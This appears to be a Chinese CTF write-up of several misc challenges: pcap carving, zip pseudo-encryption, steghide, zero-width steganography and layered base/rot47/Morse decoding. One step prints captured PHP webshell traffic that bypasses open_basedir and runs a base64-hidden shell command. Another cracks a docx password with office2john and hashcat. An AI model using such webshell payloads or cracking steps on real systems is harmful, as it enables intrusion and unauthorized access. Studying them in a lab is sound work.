




010新建16进制文件，然后把复制的这段作为16进制数据粘贴




快捷键ctrl+shift+v



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00h:	50	4B	03	04	0A	00	09	00	00	00	64	6C	77	56	79	A3	PK.....dlwVy£
10h:	EC	98	3F	00	00	00	33	00	00	00	12	00	1C	00	66	66	ì˜?...3.....ff
20h:	66	66	66	6C	6C	61	61	61	61	67	67	67	2E	70	68	70	fffllaaaaggg.php
30h:	55	54	09	00	03	8B	55	1C	64	8B	55	1C	64	75	78	0B	UT...‹U.d‹U.dux.
40h:	00	01	04	52	00	00	00	04	52	00	00	00	C2	CA	BE	66	...R....R...ÂÊ¾f
50h:	A8	45	4F	C5	CB	86	B0	B8	B1	9F	CB	8C	9D	D1	B7	3F	¨EOÅË†°¸±ŸËŒ.Ñ·?
60h:	A1	5A	58	D0	CB	42	E5	7D	A9	A1	65	CC	15	64	7D	5F	¡ZXÐËBå}©¡eÌ.d}_
70h:	BB	D9	FA	41	99	C8	A1	BD	AD	A2	A0	00	91	D9	F0	3B	»ÙúA™È¡½-¢ .'Ùð;
80h:	43	75	A9	47	05	73	FA	F6	5C	02	87	50	4B	07	08	79	Cu©G.súö\.‡PK..y
90h:	A3	EC	98	3F	00	00	00	33	00	00	00	50	4B	01	02	1E	£ì˜?...3...PK...
A0h:	03	0A	00	09	00	00	00	64	6C	77	56	79	A3	EC	98	3F	.......dlwVy£ì˜?
B0h:	00	00	00	33	00	00	00	12	00	18	00	00	00	00	00	01	...3............
C0h:	00	00	00	A4	81	00	00	00	00	66	66	66	66	66	6C	6C	...¤.....fffffll
D0h:	61	61	61	61	67	67	67	2E	70	68	70	55	54	05	00	03	aaaaggg.phpUT...
E0h:	8B	55	1C	64	75	78	0B	00	01	04	52	00	00	00	04	52	‹U.dux....R....R
F0h:	00	00	00	50	4B	05	06	00	00	00	00	01	00	01	00	58	...PK..........X
00h:	00	00	00	9B	00	00	00	00	00	65	32	39	65	36	0D	0A	...›.....e29e6..
10h:	30	0D	0A	0D	0A												0....

保存重命名为zip

或者用binwalk -e flag.pcapng也可以得到压缩包



打开压缩包发现是有密码的

回到流量包里找密码


在tcp第8流

```
Content-Length: 4895
Connection: close

ic2359fdab771c=DfY2QgIi92YXIvd3d3L2h0bWwiO3ppcCAtUCBHMG9kX3BhU3NXb1JkIGZsYWcuemlwIGZmZmZmbGxhYWFhZ2dnLnBocDtlY2hvIDhmYWM0YjE7cHdkO2VjaG8gZDRkZDk1YjZjN2Vl
&l10e95f7fac175=9V&shenghuo2=%40ini_set(%22display_errors%22%2C%20%220%22)%3B%40set_time_limit(0)%3B%24opdir%3D%40ini_get(%22open_basedir%22)%3Bif(%24opd
ir)%20%7B%24ocwd%3Ddirname(%24_SERVER%5B%22SCRIPT_FILENAME%22%5D)%3B%24oparr%3Dpreg_split(%22%2F%3B%7C%3A%2F%22%2C%24opdir)
%3B%40array_push(%24oparr%2C%24ocwd%2Csys_get_temp_dir())%3Bforeach(%24oparr%20as%20%24item)%20%7Bif(!%40is_writable(%24item))
%7Bcontinue%3B%7D%3B%24tmdir%3D%24item.%22%2F.1e411c%22%3B%40mkdir(%24tmdir)%3Bif(!%40file_exists(%24tmdir))%7Bcontinue%3B%7D%40chdir(%24tmdir)
%3B%40ini_set(%22open_basedir%22%2C%20%22..%22)%3B%24cntarr%3D%40preg_split(%22%2F%5C%5C%5C%5C%7C%5C%2F%2F%22%2C%24tmdir)
%3Bfor(%24i%3D0%3B%24i%3Csizeof(%24cntarr)%3B%24i%2B%2B)%7B%40chdir(%22..%22)%3B%7D%3B%40ini_set(%22open_basedir%22%2C%22%2F%22)%3B%40rmdir(%24tmdir)
%3Bbreak%3B%7D%3B%7D%3B%3Bfunction%20asenc(%24out)%7Breturn%20%24out%3B%7D%3Bfunction%20asoutput()%7B%24output%3Dob_get_contents()%3Bob_end_clean()
%3Becho%20%22f22%22.%225fd%22%3Becho%20%40asenc(%24output)%3Becho%20%22242%22.%22232%22%3B%7Dob_start()
%3Btry%7B%24p%3Dbase64_decode(substr(%24_POST%5B%22vdd882946cda8a%22%5D%2C2))%3B%24s%3Dbase64_decode(substr(%24_POST%5B%22ic2359fdab771c%22%5D%2C2))
%3B%24envstr%3D%40base64_decode(substr(%24_POST%5B%22110e95f7fac175%22%5D%2C2))%3B%24d%3Ddirname(%24_SERVER%5B%22SCRIPT_FILENAME%22%5D)
%3B%24c%3Dsubstr(%24d%2C0%2C1)%3D%3D%22%2F%22%3F%22-
c%20%5C%22%7B%24s%7D%5C%22%22%3A%22%2Fc%20%5C%22%7B%24s%7D%5C%22%22%3Bif(substr(%24d%2C0%2C1)%3D%3D%22%2F%22)%7B%40putenv(%22PATH%3D%22.getenv(%22PATH%22
).
%22%3A%2Fusr%2Flocal%2Fsbin%3A%2Fusr%2Flocal%2Fbin%3A%2Fusr%2Fsbin%3A%2Fusr%2Fbin%3A%2Fsbin%3A%2Fbin%22)%3B%7Delse%7B%40putenv(%22PATH%3D%22.getenv(%22PA
TH%22).
```

删掉前两个字母

找到加密zip的命令，密码是 G0od_paSsWoRd

解压得到flag




显而易见

> 什么，下载就能看到lo0k_me.jpg？不好意思放错附件了


flag_in_here.zip是伪加密

将deFlags标志位改成0即可正常解密




jpg是不能lsb隐写数据的，因为他是有损压缩

当然不是很精密的数据也是可以的



图片下面有很明显的留白



stegsolve可以看到提示

本题使用的是steghide

建议在linux下使用，比如上学期装的kali

安装方式

```
apt install steghide
```

去网上也可以找到windows的压缩包

```
steghide extract -sf lo0k__me.jpg -p wo_jiu_shi_mi_ma
```

```
E:\Tools\Tools\隐写工具\steghide>steghide extract -sf 1o0k__me.jpg -p wo_jiu_shi_mi_ma
wrote extracted data to "flag.txt".
```

得到flag

找图片

> hint 7位数字

hint.txt中

```
%E5%AF%86%E7%A0%81%E9%9C%80%E8%A6%81%E7%88%86%E7%A0%B4
```

是URL编码，解码得到

```
密码需要爆破
```

docx有加密

如何爆破docx，百度搜到的结果中推荐使用hashcat

[hashcat]https://hashcat.net/ - World's fastest and most advanced password recovery utili

参照**吾爱**论坛

https://www.52pojie.cn/thread-1578758-1-1.html

office2john.py的代码下载

```
https://raw.githubusercontent.com/magnumripper/JohnTheRipper/bleeding-
jumbo/run/office2john.py
```

python office2john.py office2john.py 细节决定成败.docx

得到hash

```
细节决定成
败.docx:$office$*2013*100000*256*16*96e0cea33c94d4da946330ec7f2b1365*ea07e5fa882e2c258a2e
dd79580d22f1*07d4aa4672c59dc93f0f379f6d20bf4019a5b0a56501d9bca4452d0fe89f66aa
```

然后使用hashcat爆破，根据wiki查询https://hashcat.net/wiki/doku.php?id=example_hashes


得到hash的类型的9600(office2013)

```
hashcat -a 3 -m 9600
$office$*2013*100000*256*16*96e0cea33c94d4da946330ec7f2b1365*ea07e5fa882e2c258a2edd79580
d22f1*07d4aa4672c59dc93f0f379f6d20bf4019a5b0a56501d9bca4452d0fe89f66aa ?d?d?d?d?d?d?d
```


得到结果

```
Stopped: Mon Mar 27 11:34:16 2023

E:\eeee\hashcat-6.2.4\hashcat-6.2.4>hashc
258a2edd79580d22f1*07d4aa4672c59dc93f0f37
$office$*2013*100000*256*16*96e0cea33c94d
a56501d9bca4452d0fe89f66aa:3322583
```

3322583



进入word，flag在这张图片下面



QLNU{32e3c1b9-d8a3-4906-a152-0f1d3f174ec9}

左右翻转即可

摩拉克斯

> Authored by: d3p4

我看大家看这题的人并不多，也没有在这题上浪费太多时间（姜文文别杀我），这题其实出得有些不怎么成功，顾题目名思义，这题的考点是摩斯码，前面套了一些比较基础的知识。但是前面的套娃把大家给劝退了，并没有让大家体验到这题真正想让大家学习的考点，把题目过程给大家写一下，可以看看自己卡到了哪步

帝君的谜题1：

txt是一个零宽隐写，把txt里的内容Ctrl+A复制下来解密

https://330k.github.io/misc_tools/unicode_steganography.html

Binary in Text Steganography Sample

Original Text: Clear (length: 15)

摩拉克斯说了，这个txt有问题

Encode »

« Decode

Steganography Text: Clear (length: 453847)

摩拉克斯说了，这个txt有问题

Hidden Data (Please Select File < 50kB): 浏览... 未选择文件。

Download Hidden Data as File

(Extension must be modified)

Download Stego Text as File

Zero Width Characters for Steganography:

点Download Hidden Data as File，就可以得到下面这么一张图片

放大观察一下，应该不难看到这么一行

```
;);a+:.B.U9mT,n=]S.<9l2S1:.7Wi<)mU';-6.aA6*YJ<E):@:0(7i<Gk-E@9-
97@Vmhs<\c[(@r610;FG1Q9l+KC=%?"g@W#^n=_gWC:K1&7<(:\4;_q-
n@ouVr:.RiR;atFsAQVE8AQWVB@r6H^<\S&u:01=OA6<M`9km.$;);lW@RWmX@;@`%;a`rG<`aB0<\m$f@7N1FA6
!/Z;cRd)AQLl[@TYoR;/9]8@Rs6J<&.3a@9%Ms9mTi]:.70X=%?qG:2ENr@9>rR=)M&b:K9ka@TID)
<CC"^ASu$K@n''Z;ce3[@<uTe;/B5e9it/(AOU]C=&rfc<AA;u<('G9=)C]5:K1A6A8O&I@;KaR;as&t<`W*j;FE
iI<bleo<&-pO<`i*O<\d]W9h/l5@Ri.o<Gk]O;_qp-;cQji@9?9*:,>43:/u7A>&-
kkA4CN,@VTRo:.KPM:,5^8;cZd`@5C5<ASc.,=]]Q@;HIor<c2)S:01=`ASkUM;F``@9h.3Z@r,=j<_,t\;FF8J;
_pm!@PVnH:Id96A4C)e9l2mf;ep;-:KLON:,6?
n<%q@!:IJ)\;JKB=@kpMh<&%p";akqV<_,r0;cH@F9h/`>@Vf4j=)E%uA4:$(@V\Ci<(1>"=]
[=9@r#aL9gqK,:.R]hA63h/<bbVhA27=d=YOeL;clpq9efOL@n'3c<A6:)@kr"&:.KD#:,5[%ASlO6@96?%
<)d"E;DL7X=_q,R@r#Ur9l4'N:,$3Z=&j?cA4:$%;H5\1@5']3<^g%g;DW,c:I].f=)L>Z=`.(n9l=W<AOp?
8<^]Q$AQNti;F`H0;--529h8ql>#ng1<c)eoA8Gp;=)Cei:IS#M@n1K==%>l%>"
(GOASZO/9iP;9;akMD=]K!Q:2E@F<*)gm;HQsS<GkBS;en7,@96SgA85.E@7XQs=]JW_<&/,V<AH:'<)mIJ@r$$e
;DC`s=Yb(T@;K+^@P_%@=`%Yn@oY6e<E31H<EE^6;atGD@97D;<bb3P<*)ss;H.=+@oYujA5l;oASuI)>&.Y,
<\mp)@TRA:9h0#A@r4)E;_paS:K:;$;-6FJ;FbOW9h-
ln9gif=@o[>!@Vp0B=YWKl=)MPh@PTrA<(08n;cm($;FjM;@T?GbAOUQ5@RtH/9ef?s;H-8(>#eI>AOK^"=__V*
<E2Xj9l"Bf<c1ZQ@ombH<GY-&:KM(!@Veq>@PL2B>";/1AOUQ];);`M='&pO9e^cH@odP(@VoXH<bkla=&qe3<,?
2&@ol8o<GbW4<-
giT>&@G`<(9VP<GY\o@msOG=YN`EAOU]Y:,>@2<EMS.ASP7c<bcGR:IJkd@PDnI<GYE$=&qpmAO^W\
<,,#r;,h'r9km:@<\S2j<AJ>G<CC@t<-hSE=YWfMA27":@n:Q?
@TGrn@T[,d:2WBc<\REk:.JJS@5:kO9l3X+A4K[?;_i<#A5m5c>"27X>&@:q<&/Pp@9#oTASP7a>";%
[:,4Or@oZ9H@oR8A;(us5@kr:-AOK.8;b'GN9km9n;JTcg=)0[.:/j\P=&h7p@<uR3;-6,09h-p4:In?/;L3"j;
(tmI=aEDC@Rt!R<)u=R;/S^$@74dKA27%<;cHLl<bk;`<&7QR=]\<S@Rt#d;Jf9VA5l0!<_-
CqA5l#m@;KU[;/Bo;;b'H$A48s^@Ra6t=u&*P<(0i,<GH&j9il!b=&i!_>&%P)<CT`(:0'\p<CJVs;f4op:2X`?
>#n*Z<C\oMAOo[B=]T?S<E31G;_WGb>"1i!9eoIFAOTUC:K9tA@51ea<E<9\@V]q%=)MhD@qoOT;D:^<@97Dd;):
["=)BrU;__p2@;Ab4<CB9%9ib7N@V[tq<`ET`@RW,";J]6R;DV'm;f5c*;JeF3<dJFf=_ptoAOgQ;
<CgYF9eo0p@qo[\@9$uY<\mKh@n0QR@kq&/AQDQ0=)2nG@l%qI=Yaem:01&&
<*3$VA84_M>&/(L=YOAc@od(r<(L"F:0']"<_.1G@n0BR<(Ao*@khLt>!u,(@5D(fA5lT,>'b!A@p!D4<*+0"
<^p,';)2-.<``fi<GY-L@TR50<^gOn@r5C,@PVJ3>$!RO@T6*J<c(Sc;0P/d
```

根据hint：base家族，慢慢试，有这么几层base

base85，base64，base62，base58，base45，base32

解码得到

```
\\]]\]]]\\]\]]\^\\]]]\]\\]]\]]\^\]\]]]\]\]]\]\\^\\]]\]\\]\]\\\^\]]\\\\]]]\\]\]^\]\]\]]]
\]]\]\]^\]]]\]\\\\]\]]\^\]]\\\\]\\]]]]]^\]\\]\\\\]]]\\]^\\\\]]]]]]]]]]\^\\\\\\\\]]]\\]\
]^\]\]^\\^\\\\]^\\\\\^\\^\^\]^]]\]^\]]^\\]^]]]]^]\\]^\]\]^]\\\\^\\\\]^]]^\]\\^\]]\^\]^]\
]]^\]^]\\\^\\]\^\]]]\
```

再rot47得到一串摩斯码

```
--..-...--.-../-...-.-.-...-/-.-...-.-..-.--/--..-.--.-.----/-..-------.-
-.-./-.-.-...-..-.-./-...-.----.-...-/-..----.--...../-.--.----...--./----.----------/--
------...--.-./-.-./--/-----./-----/--/-/-./..-./-../--./..../.--./-.-./.----/---
-./../-.--/-..-/-./.-../-./.---/--.-/-...-
```


解码后又是一串base64

```
cm90MTNfdGhpc19iYXNlNjQ=
```

